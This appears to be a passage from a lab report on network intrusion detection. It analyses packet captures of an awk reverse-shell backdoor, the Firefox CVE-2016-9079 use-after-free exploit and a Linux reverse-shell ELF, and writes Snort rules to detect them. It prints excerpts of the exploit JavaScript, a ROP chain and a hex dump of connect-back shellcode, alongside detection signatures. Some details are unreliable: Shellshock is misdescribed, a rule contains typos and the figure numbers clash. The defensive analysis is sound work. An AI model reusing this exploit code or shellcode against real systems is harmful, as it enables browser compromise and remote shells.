Knowing what can be extracted from the information above, this may seem like a payload-based exploit. As it must be run from the command line itself as it is prepended with 'awk', which boots up the interpreter on the machine for the one-liner to run. Since this is the case, what can be derived from this context is that this is a backdoor, or post-exploit. As even though it was downloaded in a file, the ability to run the command by typing this in when access is already granted to the machine is also a probability. Knowing this, a rule can be written to detect the file on the network being transferred, but in the case that this is run on a machine whereby an insider threat may have access to the machine and copy and pastes the command in a terminal they already have access to, makes the command and exploit hard to detect as there is no stager information that can be gleaned from this exploit. This is because this awk program is using the tools built into the machine

to run, which would likely be considered normal behavior given the circumstances. As even though it can be assumed that the trusted network is having ports monitored and managed, any port assigned to the command could be changed or attributed to an assigned socket port from a known application making it difficult to discern this malicious traffic from normal traffic. The only other option aside from scanning the network for the file string is to monitor common shell commands, and alert when they are being used as a more general protection. Although this will raise more false positives due to shell commands being used for administration work, it will help give a better forensics approach to identifying any escalation procedures or access to certain places in shell code if a insider or outsider threat is to do so.

iv. Rule Creation and Analysis:

The most effective rules that can be generated with this scenario is as follows:

```
alert tcp any any -> any any (msg:"Possible Backdoor AWK Exploit - TCP"; sid:1100003; file_data; content:"awk
'BEGIN{s=\"inet/tcp/0/\"; classtype:string-detect; rev:2;)
```

```
alert tcp any any -> any any (msg:"Possible Backdoor AWK Exploit - UDP"; sid:1100004; file_data; content:"awk
'BEGIN{s=\"inet/udp/0/\"; classtype:string-detect; rev:2;)
```

The first part of the first rule is to allow all TCP connections to be monitored on any port. Within the brackets, at the start, are two common identifiers discussed in the rules generating section. The third variable in the brackets is searching any packets for content. In this case, the initial string contents that was sent over the HTTP via the GET command within the extracted text file. The reason only the beginning part of the string contents was used is because it is the part of the awk command sequence that is standard in how it operates, with the latter half being more variable in nature. Allowing the ability for a shorter string as a result. The last two variables, like the first variables in the bracket, are also involved in the creation of standardized rules.

The next rule is the same as the first, the only difference is that it covers a UDP connection. This is because Awk can establish a connection over inet using both TCP and UDP, giving rise to a similar but equally functional rule.

v. Rule Detection within IDS Network




Fig. 614. TCP Version of AWK post exploit on Snort Machine

I. Analysis of Playbook 2: Firefox nsSMILTimeContainer Exploit

- i. PCAP Name:* playbook2.pcap
- ii. Description:* TCP Stream 27 and extracted HTTP GET files to detail the exploit of Firefox nsSMILTimeContainer::NotifyTimeChange() RCE. An attack module that exploits an out-of-bounds indexing/use-after-free condition present in nsSMILTimeContainer::NotifyTimeChange() across numerous versions of Mozilla Firefox on Microsoft Windows; CVE 2016-9079 [234].
- iii. Wireshark Analysis:* The elements and packets contained within this PCAP file are to be deemed and assumed to be normal traffic unless otherwise specified in this analysis. The first stream to be considered suspicious is TCP

Stream 18. This stream here contains a get request with what looks like encoded JavaScript and other elements that seem to be working on creating code from the decoded parameters within this script and the script tags (<script>...</script>). A snippet of this is illustrated in Fig. 615.





Fig. 615. The offending stream that contains an encoded JavaScript Script file

When extracted and put through the online decoder, d2decode, certain elements become decoded and more human readable so that the code here can be more readily understood. This is illustrated in Fig. 616 and can be further analyzed at [235]. What this decoding shows is that certain strings are being withheld from normal view in a way to obfuscate it from it being read. This leads to increased suspicions of this script, but given how obfuscated this is even with the decoding done, it would be much clearer to observe what happens after the script is executed. However, further down the stream it can also be seen that there is the creation of a JavaScript file “worker.js”. This code here, seems to be what is being used to generate the worker.js file in the next stream, but is also the base code that is used by the Metasploit Framework itself, and, as such, will be an important element for later rule writing. To begin to see what this exploit does, the next stream, TCP Stream 18, the one containing “worker.js”, is investigated.



HTML/Oct/Hex Decoder

This tool will attempt to revert any type of encoding (including Hex, html, Oct, etc).

Very useful for webmasters trying to identify what a specific code is doing (from WordPress tl

Seeing this on your site? Want to get it cleared? Sign up with <http://sucuri.net/signup/>

Original code:

```
<script>
  var l=
  {"\137\u006b\u0065\u0079\u0053\u0074\u0072":String.fromCharCode(0x41,0x42,0103,68,0x4
  5,0x46,71,0x48,0111,0x4a,0113,76,0x4d,78,0x4f,0x50,0121,0x52,0123,84,0125,0126,87,013
  0,0x59,0x5a,0141,98,0x63,0x64,101,0x66,103,0x68,0x69,106,0153,108,109,0x6e,0157,112,0
  161,0162,0x73,116,117,0166,0167,120,121,0x7a,48,061,062,063,064,065,54,55,0x38,57,0x2
  b,0x2f,0x3d),"\x5f\x165\u0074\x66\x70\x137\x65\u006e\x63\x6f\u0064\x145":function(uI)
  {uI=uI[((function () { var s="e",P="plac",H="re"; return H+P+s })())]/\r\n/g,
  (function () { var A="n",M="\\"; return M+A })());var q="";var RY;for(RY=
  ('LH'.length-2);RY<uI[(String.fromCharCode(108,0145,110,0147,0164,0150));RY++){var
  f4=uI[(String.fromCharCode(0143,0150,0141,0162,0x43,0157,100,101,0101,0x74))]
  (RY);if(f4<(1*(0x1*0x59+7)+32)){q+=String[((function () { var $U="harCode",N="fromC";
  return N+$U })())](f4);}else if((f4>('AhVRE'.length*0x19+2))&&
  (f4<('o'.length*03451+215)))
  {q+=String[(String.fromCharCode(0146,0162,0157,0x6d,0x43,0150,97,114,67,0157,0144,014
```

Decoded results:

```
<script>
  var l=
  {"_keyStr":String.fromCharCode(0x41,0x42,0103,68,0x45,0x46,71,0x48,0111,0x4a,0113,76,
  0x4d,78,0x4f,0x50,0121,0x52,0123,84,0125,0126,87,0130,0x59,0x5a,0141,98,0x63,0x64,101
  ,0x66,103,0x68,0x69,106,0153,108,109,0x6e,0157,112,0161,0162,0x73,116,117,0166,0167,1
  20,121,0x7a,48,061,062,063,064,065,54,55,0x38,57,0x2b,0x2f,0x3d),"_utf8_encode":funct
  ion(uI){uI=uI[((function () { var s="e",P="plac",H="re"; return H+P+s })())]/\r\n/g,
  (function () { var A="n",M="\\"; return M+A })());var q="";var RY;for(RY=
  ('LH'.length-2);RY<uI[(String.fromCharCode(108,0145,110,0147,0164,0150));RY++){var
  f4=uI[(String.fromCharCode(0143,0150,0141,0162,0x43,0157,100,101,0101,0x74))]
  (RY);if(f4<(1*(0x1*0x59+7)+32)){q+=String[((function () { var $U="harCode",N="fromC";
  return N+$U })())](f4);}else if((f4>('AhVRE'.length*0x19+2))&&
  (f4<('o'.length*03451+215)))
  {q+=String[(String.fromCharCode(0146,0162,0157,0x6d,0x43,0150,97,114,67,0157,0144,014
  5))](f4>>'qUcqtX'.length)]
```

Decoding examples

Fig. 616. The Encoded and Decoded Results of the Found JavaScript Showing a Obscured String in the First Line

```

GET /BUZLmH//worker.js HTTP/1.1
Host: 10.10.10.11
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.11/BUZLmH/
Cookie: __ua=aFTvfgZgUUVYlsDo
Connection: keep-alive

HTTP/1.1 200 OK
Content-Type: application/javascript
Pragma: no-cache
Cache-Control: no-cache
Connection: Keep-Alive
Server: Apache
Content-Length: 12798

var window = self;

function Memory(b,a,f)
{
  this._base_addr=b;
  this._read=a;
  this._write=f;
  this._abs_read = function(a) {
    a >= this._base_addr ? a = this._read( a - this._base_addr) : ( a = 4294967295 - this._base_addr
+ 1 + a, a = this._read(a) );
    return 0>a?4294967295+a+1:a
  };
  this._abs_write = function(a,b) {
    a >= this._base_addr ? this._write(a - this._base_addr, b) : ( a = 4294967295 - this._base_addr +
1 + a, this._write(a,b) )
  };
  this.readByte = function(a) {
    return this.read(a) & 255
  };
  this.readWord = function(a) {
    return this.read(a) & 65535
  };
  this.readDword = function(a){ return this.read(a) };
  this.read = function(a,b) {
    if (a%4) {
      var c = this._abs_read( a & 4294967292),
          d = this._abs_read( a+4 & 4294967292),
          e = a%4;
      return c>>>8*e | d<<<8*(4-e)
    }
    return this._abs_read(a)
  };
  this.readStr = function(a) {
    for(var b = "", c = 0;;) {
      if (32 == c)
        return "";
      var d = this.readByte(a+c);
      if(0 == d)
        break;
    }
  };
}

```


Packet 220. 1 client pkt, 9 server pkts, 1 turn. Click to select.

Entire conversation (13kB) Show data as ASCII Stream 18

Fig. 617. Snippet of the Data within TCP Stream 18 and the Decoded JavaScript

As illustrated in Fig. 617, TCP Stream 18 shows additional code, with a majority of it in a more human readable format. It is in this Stream that actual in-depth analysis of what the malicious code is doing can be conducted. Looking into this JavaScript file code, the “worker.js”, it can be seen that this JavaScript code is affecting and directing attacks based on memory and register manipulation. Going further down the code, it can

be seen there is an extended usage of what looks to be register addresses all prepended with ropChain[i++]. As illustrated in Fig. 618.



```
var mem = new Memory(arrayBase,
    function(b) { return memory[b/4]; },
    function(b,a) { memory[b/4] = a; });

var ptr = targetAddr - 0x1b;
var xulPtr = mem.readDword(ptr + 0xc);
var rop = new ROP(mem, xulPtr);
var ropBase = mem.readDword(ropArrBufPtr + 0x10);
rop.ropChain(ropBase, 0x130, ropArrBuf);
var backupESP = rop.findSequence(Array(0x89, 0x01, 0xc3))
var ropChain = new Uint32Array(ropArrBuf)
ropChain[0] = backupESP;
CreateThread = rop.pe.resolve_imported_function('KERNEL32.dll', 'CreateThread')

ropChain[0x12c >> 2] = ropChain[0x130 >> 2];

for (var i = 0; i < ropChain.length; i++)
{
    if (ropChain[i] == 0xffffffff)
        break;
}

ropChain[i++] = 0xc4819090;
ropChain[i++] = 0x00008000;
ropChain[i++] = 0x5050c031;
ropChain[i++] = 0x5b21eb50;
ropChain[i++] = 0xb8505053;
ropChain[i++] = CreateThread;
ropChain[i++] = 0xb890d0ff;
ropChain[i++] = arrBase + 0x2040;
ropChain[i++] = 0x5f58208b;
ropChain[i++] = 0xbe905d58;
ropChain[i++] = 0xffffffff;
ropChain[i++] = 0x000cc2c9;
ropChain[i++] = 0xffffdae8;
ropChain[i++] = 0x909090ff;
```

Fig. 618. ROPChain Variables within the Javascript

ropChain or Return-Oriented Programming Chain, is a technique that allows a malicious user to execute code using machine level instructions, bypassing any security the device may have. This attack is like a buffer overflow bug in that it allows access to memory space outside the space that a program has been allocated to once it launches on the device itself. In the case here, the ROP Chain attack is a subsequent buffer and register manipulation utilizing multiple attacks in order to manipulate a bug in the out-of-bounds indexing/use-after-free condition of the nsSMILTimeContainer::NotifyTimeChange() which utilizes the SVG library within this as well [234]. In this way, the execution of code, in the case here, the opening of a reverse shell, can be conducted with function calls. As this attack will allow a malicious user access to registers outside of the allocated memory space and be used to put whatever code the malicious user wants to run and place it into the memory stack. Knowing that this is a specific execution, and requires a certain set of functions to use, rules can be made in order to detect any part of these elements mentioned above. This is also how the rules below will be written to detect this effectively. This is because, despite being able to rename variables in the original code, certain elements and registers must be the same in order to pull off the exploit, allowing specific rules to be written that will detect most if not all permutations of the original code.

iv. *Rule Creation and Analysis:* Given the above information and analysis, rules are able to be created to aid in the detection of this Firefox specific exploit. The first rule attempts to find common commands and calls that, even if new variable names were used, can still allow for the detection of this exploit in progress:

```
alert tcp any any -> any any (msg:"Firefox UAL Exploit JavaScript Generator"; flow:from_server,established; content:".createElementNS"; content:"svg"; within:10; content:"200"; http_stat_code; sid:1111025; rev:1;)
```

This rule here attempts to identify the library commands that are common and required for the exploitation of this vulnerability. The flow filter attempts to only look at connections in which are established from a server, in this way, it can be known that the server side is attempting to make a connection to the client. This is a good indicator given that this rule applies to the Trusted Zone, whereby connections going out, and to be established should only be done so via the clients and not the other way around. The next two filters are the content filters that search and attempt to match on the functions commonly used within the exploit. The within filter forces Snort to search within 10 bytes past the content match on “.createElementNS” content filter. The reason for doing this is because the exploit employs the use of the SVG library in the .createElementNS function library to attack the vulnerability and would be within 10 bytes of this function call. In addition, since this is a browser-based attack that involves the use of JavaScript execution, the http_stat_code filter is paired with the “200” content rule. In this way Snort will only attempt to identify and alert on this rule if this status code is given and matches on the two content filters prior. Allowing for more streamlined matching and reducing false positives in detection and alerts.

The next rule, although just an extra, is a rule that can be used to detect the created JavaScript worker file. Although, not really needed, it helps to enable a different method of detection and provides additional confirmation that the exploit is going on in the network:

```
alert tcp any any -> any any (msg:"Firefox UAL Exploit Created JavaScript"; flow:from_server,established; content:"function Memory(b,a,f)"; content:"this._base_addr=b\;"; content:"this._read=a\;"; content:content:"200"; http_stat_code; wsid:1111023; rev:1;)
```

This rule here is a backup rule, in that it detects the code of the compiled JavaScript running on the network to exploit this. Much like the first rule, it looks specifically for the establishment of the connection from the server and detects this information within HTTP traffic, specifically with the 200-status code. The only difference is the content filter matching string after the rule has matched on the status code and server filters. As the content here instead attempts to match on the initial part of the decoded JavaScript code sequence. Which, given the nature of how specific this exploit is, is also another way to detect this exploit.

Both rules use the following mailing list as a source reference [236].

Rule Detection within the IDS Network: Below is an example of the alerts generated from the rules created for the playbook and exploit under analysis and illustrated in Fig. 199.

```
02/15-19:25:58.894886  [**] [1:1111025:1] Firefox UAL Exploit JavaScript Generat
or [**] [Priority: 0] {TCP} 10.10.10.11:80 -> 192.168.10.21:49689
02/15-19:25:59.105674  [**] [1:1111023:1] Firefox UAL Exploit Created Worker.js
[**] [Classification: Web Application Attack] [Priority: 1] {TCP} 10.10.10.11:80
-> 192.168.10.21:49691
```

Fig. 619. Alerts Generated for the created Rules

J. Analysis of Playbook 21: ELF File Exploit

i. PCAP Filename: `playbook_shell_elf.pcap`

ii. Description: This playbook analysis contains information relating to CVE-2014-6271 and CVE-2014-7169 which are both Malicious ELF Payload that open shell connections. They are also known as shellshock exploits and attempt to exploit the bash shell of Linux based systems to create a reverse, internet connected shell, and connect to the victim machine.

Within this section an analysis and reverse engineering of the code that is being sent inflight will be done to create rules to detect this before it can execute. Although this has since been addressed in later updates with Linux, it is still a problem in systems that may use legacy applications or software and is still considered a threat as a result.

iii. Wireshark Analysis: The elements and packets contained within this pcap are assumed to be normal traffic with any other packets that will undergo analysis being made specific mention to. The first element to be concerned about here is the HTTP Get and OK Request (Packet number 4 and 7) that occurs before the TCP handshake seen later (Packet 99 and 100). This is illustrated in Fig. 620 and Fig. 621, respectively.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.10.26	192.168.10.90	TCP	74	54984 → 8000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S...
2	0.000519	192.168.10.90	192.168.10.26	TCP	74	8000 → 54984 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0
3	0.000855	192.168.10.26	192.168.10.90	TCP	66	54984 → 8000 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSva...
4	0.001015	192.168.10.26	192.168.10.90	HTTP	461	GET /shell.elf HTTP/1.1
5	0.001220	192.168.10.90	192.168.10.26	TCP	66	8000 → 54984 [ACK] Seq=1 Ack=396 Win=64768 Len=0 TS...
6	0.003988	192.168.10.90	192.168.10.26	TCP	83	8000 → 54984 [PSH, ACK] Seq=1 Ack=396 Win=64768 Len=...
7	0.004014	192.168.10.90	192.168.10.26	HTTP	457	HTTP/1.0 200 OK
8	0.004153	192.168.10.26	192.168.10.90	TCP	66	54984 → 8000 [ACK] Seq=396 Ack=18 Win=64256 Len=0 T...
9	0.005607	192.168.10.26	192.168.10.90	TCP	66	54984 → 8000 [FIN, ACK] Seq=396 Ack=410 Win=64128 L...
10	0.005890	192.168.10.90	192.168.10.26	TCP	66	8000 → 54984 [ACK] Seq=410 Ack=397 Win=64768 Len=0
11	30.262281	10.10.10.11	192.168.10.21	TCP	182	5678 → 50660 [PSH, ACK] Seq=1 Ack=1 Win=24576 Len=1...
12	30.306836	192.168.10.21	10.10.10.11	TCP	54	50660 → 5678 [ACK] Seq=1 Ack=129 Win=1022 Len=0
13	30.322637	192.168.10.21	10.10.10.11	TCP	214	50660 → 5678 [PSH, ACK] Seq=1 Ack=129 Win=1022 Len=...
14	30.325239	10.10.10.11	192.168.10.21	TCP	54	5678 → 50660 [ACK] Seq=129 Ack=161 Win=24575 Len=0

Fig. 620. This snippet here shows that there is the shell.elf file being downloaded by the victim machine (192.168.10.26) from the compromised machine (192.168.10.90)

No.	Time	Source	Destination	Protocol	Length	Info
84	210.981274				76	<Ignored>
85	213.477933	192.168.10.26	192.168.10.90	TCP	74	34614 → 6600 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S...
86	213.478313	192.168.10.90	192.168.10.26	TCP	54	6600 → 34614 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
87	215.074475	192.168.10.25	8.8.8.8	DNS	84	Standard query 0x485c A ssl.google-analytics.com
88	215.518106	RealtekU_12:50:13	RealtekU_12:50:02	ARP	42	Who has 192.168.10.100? Tell 192.168.10.21
89	215.518493	RealtekU_12:50:02	RealtekU_12:50:13	ARP	42	192.168.10.100 is at 52:54:00:12:50:02
90	218.479595	192.168.10.26	192.168.10.90	TCP	74	34616 → 6600 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S...
91	218.479958	192.168.10.90	192.168.10.26	TCP	54	6600 → 34616 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
92	218.617451	RealtekU_12:50:18	RealtekU_12:50:19	ARP	42	Who has 192.168.10.26? Tell 192.168.10.90
93	218.617946	RealtekU_12:50:19	RealtekU_12:50:18	ARP	60	192.168.10.26 is at 52:54:00:12:50:19
94	218.640237	RealtekU_12:50:19	RealtekU_12:50:18	ARP	60	Who has 192.168.10.90? Tell 192.168.10.26
95	218.640581	RealtekU_12:50:18	RealtekU_12:50:19	ARP	42	192.168.10.90 is at 52:54:00:12:50:18
96	220.079901	192.168.10.25	4.4.4.4	DNS	84	Standard query 0x485c A ssl.google-analytics.com
97	220.436031	RealtekU_12:50:17	RealtekU_12:50:02	ARP	60	Who has 192.168.10.100? Tell 192.168.10.25
98	220.436306	RealtekU_12:50:02	RealtekU_12:50:17	ARP	60	192.168.10.100 is at 52:54:00:12:50:02
99	223.481126	192.168.10.26	192.168.10.90	TCP	74	34618 → 6600 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S...
100	223.481499	192.168.10.90	192.168.10.26	TCP	74	6600 → 34618 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0
101	223.481759	192.168.10.26	192.168.10.90	TCP	66	34618 → 6600 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSva...

Fig. 621. This snippet shows the TCP Handshake connection from the victim machine to the compromised machine after the downloading the shell.elf file

Knowing that malicious software is often contained in downloaded files, the next step is to extract the “shell.elf” file from the stream and inspect it. As has been shown before, utilizing the Wireshark Export Object tool, the file is extracted and is seen in Fig. 202. To see if this file is malicious, the file is uploaded to Virus Total to give a quick check to determine this. The results of the file uploaded is illustrated in Fig 203.




Fig. 622. Extracted ELF File and Contents Within it

DETECTION	DETAILS	COMMUNITY
Ad-Aware	Trojan.Linux.Getshell.O	Trojan.Linux.Getshell.O
Avast	ELF.Agent-AER [Trj]	ELF.Agent-AER [Trj]
Avira (no cloud)	LINUX/Agent.elvuz	Trojan.Linux.Getshell.O
Cyren	Malicious (score: 85)	E32/Trojan.VFQD-8
DrWeb	Linux.BackConn.19	Trojan.Linux.Getshell.O (B)
eScan	Trojan.Linux.Getshell.O	Malware.LINUX/Agent.elvuz
FireEye	Trojan.Linux.Getshell.O	ELF/Agent.ARtr
GData	Trojan.Linux.Getshell.O	Trojan.Linux.Getshell
Kaspersky	HEUR:Backdoor.Linux.Agent.ar	Malware (ai Score=87)
McAfee	GenericRXIA-CI4C2E525DB07C	GenericRXIA-CI4C2E525DB07C
Qihoo-360	Linux/Backdoor.Generic.HjsASP8A	Backdoor.Linux.Agent.ar
Symantec	Trojan.Gen.NPE	Linux.Backdoor.Agent.Pdcw
TrendMicro	TROJ_GEN.R002C0PC121	TROJ_GEN.R002C0PC121
ZoneAlarm by Check Point	HEUR:Backdoor.Linux.Agent.ar	Undetected

Fig. 623. This snippet shows the results of VirusTotal after the Shell.elf file has been uploaded

Looking at the results given by the VirusTotal scan it is likely the “shell.elf” file that was extracted is malicious in nature and is a Linux-based Backdoor Trojan. Since the “shell.elf” can be deemed a malicious file there needs to be an understanding of how it works. As despite these results, a security expert requires a certain level of understanding to write rules to detect it. Therefore, the need to extract and understand the obfuscated code presented in the previous figures and convert it into human readable language to identify patterns within it is to be done. This can first be done by extracting the file in a HEX Dump format after following the HTTP Stream. The following output of the extracted HEX Dump is seen below:

00000000	7f 45 4c 46	01 01 01 00	00 00 00 00	00 00 00 00	.ELF.....
00000010	02 00 03 00	01 00 00 00	54 80 04 08	34 00 00 00T...4..
00000020	00 00 00 00	00 00 00 00	34 00 20 00	01 00 00 004.
00000030	00 00 00 00	01 00 00 00	00 00 00 00	00 80 04 08
00000040	00 80 04 08	cf 00 00 00	4a 01 00 00	07 00 00 00J.....
00000050	00 10 00 00	6a 0a 5e 31	db f7 e3 53	43 53 6a 02j.^1...SCSj.
00000060	b0 66 89 e1	cd 80 97 5b	68 c0 a8 0a	5a 68 02 00	.f.....[h...Zh..
00000070	19 c8 89 e1	6a 66 58 50	51 57 89 e1	43 cd 80 85j fXPQW..C...
00000080	c0 79 19 4e	74 3d 68 a2	00 00 00 58	6a 00 6a 05	.y.Nt=h....Xj.j.
00000090	89 e3 31 c9	cd 80 85 c0	79 bd eb 27	b2 07 b9 00	..1.....y..'....
